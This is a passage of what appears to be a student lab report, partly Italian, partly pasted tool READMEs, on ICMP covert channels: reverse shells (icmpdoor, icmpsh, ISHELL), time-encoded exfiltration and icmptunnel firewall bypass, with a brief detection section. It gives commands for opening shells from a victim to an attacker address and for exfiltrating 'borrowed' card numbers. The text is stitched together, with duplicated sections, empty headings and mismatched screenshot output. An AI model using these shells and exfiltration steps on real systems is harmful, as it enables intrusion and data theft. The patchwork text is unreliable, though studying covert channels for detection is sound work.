      ^^^^^^^^^^
StopIteration
[marco@vittima:~/icmpdoor]$ sudo ./icmpdoor.py -i enp0s3 -d 192.168.1.35
[sudo] password di marco:
[+]ICMP listener started!

```

Proviamo ora a vedere cosa succede se il contenuto di un file è molto lungo. Tramite uno script python lo creiamo, e al suo interno ripetiamo la parola "hugeFile" (Code.5). Poi proviamo a ricavare il contenuto tramite la reverse shell (Fig.9).

```

with open("hugefile.txt", "w") as f:
    f.write("hugeFile" * 999)
f.close()

```

Listing 5: Script per la creazione del file

Vediamo che l'attaccante chrasha quando prova a stampare il contenuto del file; tuttavia dall'analisi del traffico risulta che il pacchetto ICMP contiene tutti i dati del file (Fig.10). Infatti analizzando il traffico vediamo che tutti i 10989 byte sono contenuti nel campo Data del pacchetto.

Figura 9: Contenuto e statistiche del file *hugefile.txt*




Figura 10: Traffico ICMP relativo al file *hugefile.txt*

## Conclusioni

Le conclusioni sullo strumento sono:

**PRO:** Permette la creazione di un canale di comunicazione tra attaccante e vittima. In particolare realizza una reverse shell sulla quale inviare comandi e ricevere risposte.

**CONS:** Gli svantaggi sono come i dati e i pacchetti vengono trasmessi. Vengono trasmesse in sequenza molteplici Echo Reply, e il campo Data

contiene tutta la risposta. Tutto questo avviene in chiaro e quindi facilmente rilevabile.

Di solito per ogni Echo Request corrisponde una singola Echo Reply (per ogni richiesta c'è solo una risposta). Il campo Data di solito è vuoto.

Se un agente monitorasse il flusso dei dati in quel momento, sicuramente troverebbe la comunicazione sospetta. Inoltre non essendo i dati crittografati, riesce ad ricavare il comando inviato e la risposta ricevuta.

#### **4.4 Detection and Mitigation**

Network administrators and security engineers should limit or deny ICMP traffic as much as possible. When this is not feasible due to protocol requirements or network planning, scope the accepted source and destination of ICMP packets. This blog post elaborates on how to configure this with iptables.

#### **4.5 Mitigation**

I add the way to mitigate recommended in this web, it is very good I think it deserves to be shared.

#### **4.6 Detection and Mitigation**

#### **4.7 Screenshots**

## 5 ICMPExfil

### 5.1 Introduction

ICMP security Most companies don't disallow ICMP out because... well, they need it for troubleshooting... how else are they going to determine what is causing system or network issues??? Typically you ping some outside IP address if you want to troubleshoot where your connectivity issue(s) are.

This isn't entirely new, using ICMP to send messages has been done before; however, I'll be communicating using normal ICMP packets, to the same IP... the first two I know have been done before. It's just not very common, or the way I'm going about my communication. I'll be using time to encode my data. Some, if not all, IPS systems can find invalid ICMP packets. You can even look at ICMP packets using packet captures and you'd notice the data isn't a normal ICMP packet.

### 5.2 How does it work?

Encoding There are different methods you can go about encoding your data. You want to do this for two reasons. One being the obvious... you don't want it to look obvious. In terms of DNS exfiltration it would look pretty weird for DNS requests to go out with SSN in URLs, or in the data of a ping. Two, it makes it easier to come up with exfiltration ideals. Being limited to just using ASCII is kind of a pain, as some stealthy methods can't be used because it's too high level. Like on and off.

What I decided to do instead is to use time to represent my on and off. You give me a bunch of ASCII characters (letters and numbers). I take that data, convert it to binary. I then have a list of binary numbers. I iterate over that list and send out pings with a timeout of binaryNumber+leway. The leway is so that I'm forgiving slower connections, but that means the transfer will happen slower, but you'd also be more stealthy. You'd be sending out pings less often.

If a security researcher saw these ICMP packets they'd just see valid ICMP packets. Unless they knew about this method there wouldn't be any data for them to find. If they knew about this method they would then need to look at the time between packets and try to find a pattern. That doesn't mean they'd know what was sent. You could get a little trickier by encrypting, that way they'd just get noise when trying to look. There'd be a lot of entropy, too random, then there's probably something there.

Code To show this I made two Python 3 scripts. The first script is the ping script. You run it, giving it a string. It then encodes that data into binary. The script then proceeds to send that data via time in-between ICMP packets. The second script is the server. The server, running as root, is looking for ICMP packets and mapping the source address to a list of datetime objects. When the transmission is done you control+c and the script iterates over the datetime objects to get the binary data, then converts that to ASCII. I was able to send my name and number this way and it was pretty reliable. If you set the leway too low you could run into issues properly translating it.

## 6 ICMP Exfil

ICMP Exfil allows you to transmit data via valid ICMP packets. You use the client script to pass in data you wish to exfiltrate, then on the device you're transmitting to you run the server. Anyone watching— human or security system— will just see valid ICMP packets, there's nothing malicious about the structure of the packets. Your data isn't hidden inside the ICMP packets either, so looking at the packet doesn't tell you what was exfiltrated.

Right now, the only thing I've added support for is ASCII characters. You will be able to exfiltrate anything that can be represented in ASCII characters (e.g. letters and numbers). For example: you borrowed some cool 16 digit numbers, well you'd use the client script to pass those numbers to your server by doing `./ping.py -ascii "4111111111111111"`.

You have two options for setting the server to send to. You can either use the `-ip` or you can set the default IP in the script called `ipToPing`.

If you would like to see the pings going through you can use the `-show`.

When you want to start the server you just do `sudo python3 server.py`. You don't need to do anything else. When you're done, you just need to do Control+C. Right now the server needs work, it needs to map the input based on who they received the data from, right now I only have it tested with one client pinging the server, this of course needs to be tuned. The groundwork is already there, just need to get the reset put together.

## **Conclusioni**

Dopo varie prove non si riesce a capire il perchè non funziona, tuttavia prendiamo pusto dall'intuizione di Martino per avere un ulteriore metodo di esfiltrazione dei dati.

## 7 Icmpsh

### 7.1 Description

icmpsh is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open source tools is that it does not require administrative privileges to run onto the target machine. The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl.

### 7.2 Features

- Open source software - primarily coded by Nico, forked by me.
- Client/server architecture.
- The master is portable across any platform that can run either C, Perl or Python code.
- The target system has to be Windows because the slave runs on that platform only for now.
- The user running the slave on the target system does not require administrative privileges.

**Running the master** The master is straight forward to use. There are no extra libraries required for the C and Python versions. The Perl master however has the following dependencies:

- IO::Socket
- NetPacket::IP
- NetPacket::ICMP

When running the master, don't forget to disable ICMP replies by the OS. For example: `sysctl -w net.ipv4.icmp_echo_ignore_all=1` If you miss doing that, you will receive information from the slave, but the slave is unlikely to receive commands send from the master.

**Running the slave** The slave comes with a few command line options as outlined below: `-t host host ip address to send ping requests to.` This option is mandatory! `-r send a single test icmp request containing the string`

”Test1234” and then quit. This is for testing the connection. -d milliseconds delay between requests in milliseconds -o milliseconds timeout of responses in milliseconds. If a response has not received in time, the slave will increase a counter of blanks. If that counter reaches a limit, the slave will quit. The counter is set back to 0 if a response was received. -b num limit of blanks (unanswered icmp requests before quitting) -s bytes maximal data buffer size in bytes In order to improve the speed, lower the delay (-d) between requests or increase the size (-s) of the data buffer.

icmp-slave-complete.c : Hard coded values For the ease of execution, I have hard coded the values of target, delay, timeout, data buffer. It will help to execute the binary directly without command line arguments. Check line number 186 to 197.

- target: IP address of attacker’s machine
- delay: delay between requests in milliseconds
- timeout: timeout in milliseconds
- max\_blanks: maximal number of blanks (unanswered icmp requests)
- max\_data\_size: maximal data buffer size in bytes

```
git clone https://github.com/bdamele/icmpsh  
cd icmpsh
```

## 8 icmpshell

icmpsh is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open source tools is that it does not require administrative privileges to run onto the target machine.

The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl by Nico Leidecker and I have ported it to Python too, hence this GitHub fork.

Running the master The master is straight forward to use. There are no extra libraries required for the C and Python versions. The Perl master however has the following dependencies:

- IO::Socket
- NetPacket::IP
- NetPacket::ICMP

When running the master, don't forget to disable ICMP replies by the OS. For example: `sysctl -w net.ipv4.icmp_echo_ignore_all=1` If you miss doing that, you will receive information from the slave, but the slave is unlikely to receive commands send from the master.

Running the slave The slave comes with a few command line options as outlined below: `-t host host ip address to send ping requests to.` This option is mandatory! `-r` send a single test icmp request containing the string "Test1234" and then quit. This is for testing the connection. `-d milliseconds` delay between requests in milliseconds `-o milliseconds` timeout of responses in milliseconds. If a response has not received in time, the slave will increase a counter of blanks. If that counter reaches a limit, the slave will quit. The counter is set back to 0 if a response was received. `-b num` limit of blanks (unanswered icmp requests before quitting) `-s bytes` maximal data buffer size in bytes In order to improve the speed, lower the delay (-d) between requests or increase the size (-s) of the data buffer.

`icmp-slave-complete.c` : Hard coded values For the ease of execution, I have hard coded the values of target, delay, timeout, data buffer. It will help to execute the binary directly without command line arguments.

Check line number 186 to 197.

- target: IP address of attacker's machine
- delay: delay between requests in milliseconds
- timeout: timeout in milliseconds
- max\_blanks: maximal number of blanks (unanswered icmp requests)
- max\_data\_size: maximal data buffer size in bytes

## 9 ICMP Shell

## 10 ICMP Shell

ICMP Shell (ISH) is a telnet-like protocol. It allows users to connect to a remote host and to open a shell using only ICMP to send and receive data. ICMP Shell was written in C for the UNIX environment.

### 10.1 How does it work?

The ISHELL server is run in daemon mode on the remote server. When the server receives a request from the client it will strip the header and look at the ID field, if it matches the server then it will pipe the data to ”/bin/sh”. It will then read the results from the pipe and send them back to the client and the client prints the results to stdout.

By default the client and server send packets with an ICMP type of 0 (ICMP\_ECHO\_REPLY), however this can be changed on both the client and server side. ISHELL does not care what type you send out from the client or server end, the types do not have to match.

ISHELL does not only pipe commands to a server and send back the output. It also works with interactive programs (ie. gdb). However, there comes a minor problem from this. ISHELL cannot display a shell prompt (#). The reason for that is because there is no way to differentiate between a command and interaction with a program. If you have any ideas on how to implement that then I’d be more than happy to hear from you.

Firewall? No one said anything about a firewall! By default ISHELL uses icmp type 0 (ICMP\_ECHO\_REPLY) to send/recv. With a little bit of research I have found that icmp type 0 works best with this program. Other types do work, however some kernels process ICMP\_ECHO\_REQUEST packets automatically (BSD) while others do not (Linux).

Installation Call ’make’ and follow the instructions.

```
Files      MD5      (ish.c)      =      07934540ee7ca6ac7919bb1ea49fd7ff
MD5      (ish_main.c)    =      e2885ef2eb7688caff9b45f8c81daf8f      MD5
(ish_open.c)  =      81b11fce190a321a02b5313b1b244aa7      MD5      (ishd.c)
=      de574728574dc3a8d5389172ca4e3b6a      MD5      (ishell.h)      =
```

380b110ba648164a82a0ffddbb0920f9

The server/client have been tested on: - Linux Mandrake 8.1 x86 - FreeBSD 4.4 x86 - OpenBSD 3.0 x86 - Solaris 8 sparc

Some IMPORTANT words on the usage

1. ISHELL uses raw sockets on both the client and server side, therefore root privileges ARE REQUIRED to use this program.
2. When configuring the options for the server/client make sure the following options are the same on both the client and the server: `-i jid`, `-p jpacketsize`.

## 10.2 Setting up

Il server verrà eseguito sulla macchina della vittima. Per impostarlo eseguiamo il comando:

```
./ishd [options]
```

Listing 6: Comando per attivare il server

And the available options are:

- `h` Display this screen
- `d` Run server in debug mode
- `i jid` Set session id; range: 0-65535 (default: 1515)
- `t jtype` Set ICMP type (default: 0)
- `p jpacketsize` Set packet size (default: 512)

Invece il client verrà eseguito sulla macchina dell'attaccante. Per impostarlo eseguiamo il comando:

```
./ish [options] <host>
```

Listing 7: Comando per attivare il client

And the available options are:

- `i jid` Set session id; range: 0-65535 (default: 1515)


- **t** [*type*] Set ICMP type (default: 0)
- **p** [*packetsize*] Set packet size (default: 512)

Eseguiamo i comandi per attivare la comunicazione (Code.8) e possiamo vedere (Fig.11) che l'attaccante e la vittima sono in comunicazione. Quindi riusciamo ad eseguire dei comandi sulla macchina della vittima il cui output verrà poi trasmesso all'attaccante.

```
#Comando per attivare il server (la vittima)
sudo ./ishd -t 0 -p 1024
```

```
#Comando per attivare il client
sudo ./ish -t 0 -p 1024 192.168.1.42
```

Listing 8: Comando per impostare la comunicazione



The screenshot shows two terminal windows. The left window is on the victim machine ('vittima') and shows the command 'ls -l' being run, listing files like Desktop, Documenti, Immagini, Modello, Musica, and Video. The right window is on the attacker machine ('attaccante') and shows the command 'sudo ./ishd -t 0 -p 1024' being run. The terminal then connects to the victim's IP address (192.168.1.42). Both terminals show the same output, indicating successful communication setup.

```
marco@vittima:~/ISHELL-v0.2$ ls -l
total 164
drwxr-xr-x 2 marco marco 4096 apr  3 19:13 Desktop
drwxr-xr-x 3 marco marco 4096 apr 22 19:26 Documenti
drwxr-xr-x 3 marco marco 4096 apr 22 19:26 Immagini
drwxr-xr-x 5 marco marco 4096 apr 29 19:43 Lindor
-rw-r--r-- 1 marco marco 17596 apr 29 19:43 Lindor.esempio.pcapng
drwxr-xr-x 3 marco marco 4096 apr 30 19:43 TCPDFv11
drwxr-xr-x 4 marco marco 4096 apr  3 12:41 tcpssh
drwxr-xr-x 2 marco marco 4096 mar 22 19:26 Immagini
-rw-r--r-- 1 root  root 16983 apr 10 13:11 index.html
drwxr-xr-x 2 marco marco 4096 mar  1 19:05 ISHELL-v0.2
drwxr-xr-x 2 marco marco 4096 mar 22 19:26 Modello
drwxr-xr-x 2 marco marco 4096 mar 22 19:26 Musica
drwxr-xr-x 3 marco marco 4096 apr 19 13:48 print
drwxr-xr-x 2 marco marco 4096 mar 22 19:26 Script
drwxr-xr-x 2 marco marco 4096 apr 22 19:26 Scriptati
-rw-r--r-- 1 marco marco 76 apr 26 17:30 script.py
drwxr-xr-x 2 marco marco 4096 mar 22 19:26 Video
-rw-r--r-- 1 marco marco 16 apr 20 12:47 vittima.txt
marco@vittima:~$ cd ISHELL-v0.2/
marco@vittima:~/ISHELL-v0.2$ sudo ./lshd -t 0 -p 1024
[sudo] password di marco:
marco@vittima:~/ISHELL-v0.2$
```

Figura 11: Attivazione della comunicazione

Proviamo quindi ad eseguire vari comandi per vedere come reagisce il programma e

```

marco@vittima:~/ISHELL-v0.2$ ls -l
total 80
drwxr-xr-x 1 marco marco 257 gen 31 20:02 ChangeLog
drwxr-xr-x 1 marco marco 14408 mag 3 19:05 lsh
drwxr-xr-x 1 marco marco 3471 gen 31 20:02 lsh.c
drwxr-xr-x 1 marco marco 16000 gen 31 20:02 lsh.h
drwxr-xr-x 1 marco marco 3569 gen 31 20:02 lshd.c
drwxr-xr-x 1 marco marco 1665 gen 31 20:02 lshd.h
drwxr-xr-x 1 marco marco 3315 gen 31 20:02 lsh_main.c
drwxr-xr-x 1 marco marco 1464 gen 31 20:02 lsh_open.c
drwxr-xr-x 1 marco marco 642 gen 31 20:02 Makefile
drwxr-xr-x 1 marco marco 317 gen 31 20:02 README
drwxr-xr-x 1 marco marco 317 gen 31 20:02 TODO
marco@vittima:~/ISHELL-v0.2$ ls -l
total 80
drwxr-xr-x 1 marco marco 257 gen 31 20:02 ChangeLog
drwxr-xr-x 1 marco marco 13985 lsh
drwxr-xr-x 1 marco marco 3471 gen 31 20:02 lsh.c
drwxr-xr-x 1 marco marco 15592 mag 3 19:05 lshd
drwxr-xr-x 1 marco marco 3569 gen 31 20:02 lshd.c
drwxr-xr-x 1 marco marco 16000 gen 31 20:02 lshd.h
drwxr-xr-x 1 marco marco 3315 gen 31 20:02 lsh_main.c
drwxr-xr-x 1 marco marco 1464 gen 31 20:02 lsh_open.c
drwxr-xr-x 1 marco marco 642 gen 31 20:02 Makefile
drwxr-xr-x 1 root root 38 mag 3 20:13 prova.txt
drwxr-xr-x 1 marco marco 317 gen 31 20:02 README
drwxr-xr-x 1 marco marco 317 gen 31 20:02 TODO
marco@vittima:~/ISHELL-v0.2$ 
```

Figura 12: Creazione del file *prova.txt*




Figura 13: Traffico ICMP per la creazione del file

Proviamo ora a visualizzare un file di grandi dimensioni per vedere come si comporta il programma nel trasmettere i messaggi:

- Dopo la richiesta vediamo varie risposte contenenti i dati del file
- Vengono trasmessi undici Echo Reply tutte di dimensioni uguali tranne che per l'ultima.




Figura 14: Traffico ICMP per la richiesta del file




Figura 15: Traffico ICMP per la visualizzazione del file

## 11 ICMPtunnel

'icmptunnel' is a tool that transparently tunnel the IP traffic through ICMP echo and reply packets. It's intended for bypassing firewalls in a semi-covert way, for example when pivoting inside a network where ping is allowed. It might also be useful for egress from a corporate network to the Internet, although it is quite common for ICMP echo traffic to be filtered at the network perimeter.

it works by encapsulating your IP traffic in ICMP echo packets and sending them to your own proxy server. The proxy server decapsulates the packet and forwards the IP traffic. The incoming IP packets which are destined for the client are again encapsulated in ICMP reply packets and sent back to the client. The IP traffic is sent in the 'data' field of ICMP packets.

RFC 792, which is IETF's rules governing ICMP packets, allows for an arbitrary data length for any type 0 (echo reply) or 8 (echo message) ICMP packets.

So basically the client machine uses only the ICMP protocol to communicate with the proxy server. Applications running on the client machine are oblivious to this fact and work seamlessly.

RFC 792, which is IETF's rules governing ICMP packets, allows for an arbitrary data length for any type 0 (echo reply) or 8 (echo message) ICMP packets. So basically the client machine uses only the ICMP protocol to communicate with the proxy server. Applications running on the client machine are oblivious to this fact and work seamlessly.

Adding sufficient encryption to the data, icmptunnel can be used to establish an encrypted communication channel between two host machines.

icmptunnel has been successfully tested on Ubuntu 14.04 LTS, it should work on others as well.

### Requirements

1. A POSIX-compliant host with root access that will be communicating with only ICMP protocol. This will be the client.
2. A POSIX-compliant host with root access with full access to the internet. This will act as our proxy server.
3. The proxy server should be accessible from the client host.

## 11.1 Step-by-step instructions

1. Install make on both machines.
2. Clone this repository using this command: `git clone https://github.com/DhavalKapil/icmptunnel`
3. Run make
  1. On the server side run the tunnel with root privileges: `[sudo] ./icmptunnel -s 10.0.1.1`
  1. On the client side, find out your gateway and the corresponding interface: route -n Edit client.sh and replace `\$server`, with the IP address of the proxy server. `\$gateway`, with gateway address obtained above and similarly for `\$interface`.
  1. Check the DNS server at client side. Make sure it does not use any server not accessible by our proxy server. One suggestion is to use 8.8.8.8(Google's DNS server) which will be accessible to the proxy server. You would need to edit your DNS settings for this. You might need to manually delete the route for your local DNS server from your routing table.
  2. Run the tunnel on your client with root privileges: `[sudo] ./icmptunnel -c \$server`

The tunnel should run and your client machine should be able to access the internet. All traffic will be tunneled through ICMP.

**Compiling** The tool uses a plain Makefile to compile and install. Use make to compile icmptunnel.

**Quickstart:** First, disable ICMP echo responses on both the client and server. This prevents the kernel from responding to ping packets itself.

- On the server-side, start icmptunnel in server mode, and assign an IP address to the new tunnel interface.
- On the client-side, point icmptunnel at the server, and assign an IP address.
- At this point, you should have a functioning point-to-point tunnel via ICMP packets. The server side is 10.0.0.1, and the client-side is 10.0.0.2. On the client, try connecting to the server via SSH:

- To use the remote server as an encrypted SOCKS proxy:
- Now point your web browser at the local SOCKS server.

Further Information: See ./icmptunnel -h for a list of options.

## 11.2 Architecture

icmptunnel works by creating a virtual tunnel interface(say tun0). All the user traffic on the client host is routed to tun0. icmptunnel listens on this interface for IP packets. These packets are encapsulated in an ICMP echo packet(i.e. the payload of the ICMP packet is nothing but the original IP packet). This newly generated ICMP packet is sent outside the client machine, to the proxy server, through the restricted internet connection.


The proxy server receives these ICMP packets and decapsulates the original IP packet. This is retransmitted onto the Internet after implementing IP masquerading. Hence, the target believes that it's the proxy server making the request. The target then responds back to the proxy server with an IP packet. This is again captured by icmptunnel, encapsulated in an ICMP reply packet and send back to the client.

On the client side, the IP packet is retrieved from the payload of the ICMP reply packet and injected in tun0. The user applications read from this virtual interface and hence get the proper IP packet.


- Overall Architecture (Fig.9)
- Client Architecture (Fig.10)
- Proxy Server Architecture (Fig.11)



Listing 9: Overall Architecture of icmptunnel



Listing 10: Client Architecture of icmptunnel



Listing 11: Proxy Server Architecture of icmp tunnel

### 11.3 Implementation

- ICMP is implemented using raw C sockets.
- The checksum is calculated using the algorithm given in RFC 1071.
- Tun driver is used for creating a virtual interface and binding to user space programs.
- The virtual interface is configured through ifconfig.
- route is used to change the routing tables of the client so as to route all traffic to the virtual tunnel interface.
- dd is used to temporarily change the setting of IP forwarding and replying back to ICMP requests on the side of the proxy server.
- iptables is used to set up nat on the server side.

### 11.4 Network Setup

Proxy server is connected to eth0. This interface provides full internet connection. Both the client and proxy server are connected to wlan0(a WiFi hotspot). This hotspot is configured not to provide any internet connection. tun0 will be created in both the client and the proxy server. The client will make an HTTP request to dhavalkapil.com. Wireshark is used to capture network traffic at both ends on various interface.

#### Screenshots of network traffic

1. tun0 on client side. The usual HTTP request is visible along with response.
2. wlan0 on client side. All traffic is ICMP. The HTTP/IP packet can be seen as part of the payload of the ICMP packet.
3. wlan0 on proxy server side. The ICMP packets sent by the client can be seen.

4. tun0 on proxy server side. The HTTP/IP packets are decapsulated and sent through tun0.
5. eth0 on proxy server side. The HTTP/IP packets are forwarded to the internet. Notice how the source IP has been masqueraded because of nat.

## 12 icmptunnel-docker-demo

**Setting up an ICMPtunnel demo on Docker** Following are my notes on setting up a basic 5-container network to demonstrate the use of an ICMPtunnel. The architecture is based on vanilla Ubuntu containers, OpenVSwitch, iproute2, and the icmptunnel utility by Dhaval Kapil. Links to source material are at the end of this file.

- Unless otherwise noted, all commands in the below are executed as root.
- It is assumed that you understand the basic use of Docker (the build, run, and exec functions).
- This demo is intended for use by Tidewater Community College's Cyber Club (TC4), for use in creating additional CTF challenges,
- This demo is intended to be built on your desktop machine, which is running Docker and OpenVSwitch. This is because the build script installs a Wireshark container which you will access via `http://127.0.0.1:3001`. For Ubuntu users, Docker and OpenVSwitch can be installed via:

```
apt-get install -y docker.io openvswitch-switch
```

All other binaries will be installed via the scripts in this repo.

- It is recommended that you read and understand each script/file before running any of the scripts. I've added commentary to each, to help explain what each command does.
- Credit goes to DgtlCwby (in TCC Discord) for catching my typos and also for an awesome Bash script that runs the captured file through tshark to extract the graphic.

### Steps for setup

1. If the files aren't already executable, run the following: `chmod a+x build build-images client destroy destroy-images proxy get-pcaps`
2. Create the images via: `./build-images` Note: the first time that you run this, it will take a couple minutes to build the 5 local images.
3. Deploy the containers by running the build script: `./build`
4. Check that all 5 containers (wireshark, boxa, boxb, boxc, and boxd) have been deployed, by running: `docker ps` If not all 5 are running, scroll back through the `"/build"` script's output and look for errors. If that doesn't show anything untowards, try running: `docker logs container_name` where `"container_name"` is the name of the missing container.
5. Access the command line of the proxy (running the server end of the tunnel), and create the server end of the tunnel by running: Note: I've created a couple scripts (client, proxy), to access the containers, that will save keystrokes. Look at their source code to see how they work.
6. To create the "local" end of the tunnel, access the command line of the client and run: `nohup ./icmptunnel -c 10.2.2.2 &` Press "enter" to return to the command line.
7. Point your browser at `http://127.0.0.1:3001` and resize the window as desired. Select `eth1` as the interface.
8. Back in the client command line, run the following: `lynx http://192.168.9.2/images.jpeg` Follow the prompts to download the file to disk. If you receive a file called `images.jpeg`, that is 5662 in size, then it worked. Take a look at your wireshark display. You should notice that the file transfer was made over ICMP.
9. You can then grab the pcap or pcapng files (whichever you were using) by running: `./get_pcaps` The above will copy the pcap (or pcapng) files from the Wireshark container, to the current working directory (wherever you ran the `"get_pcaps"` script).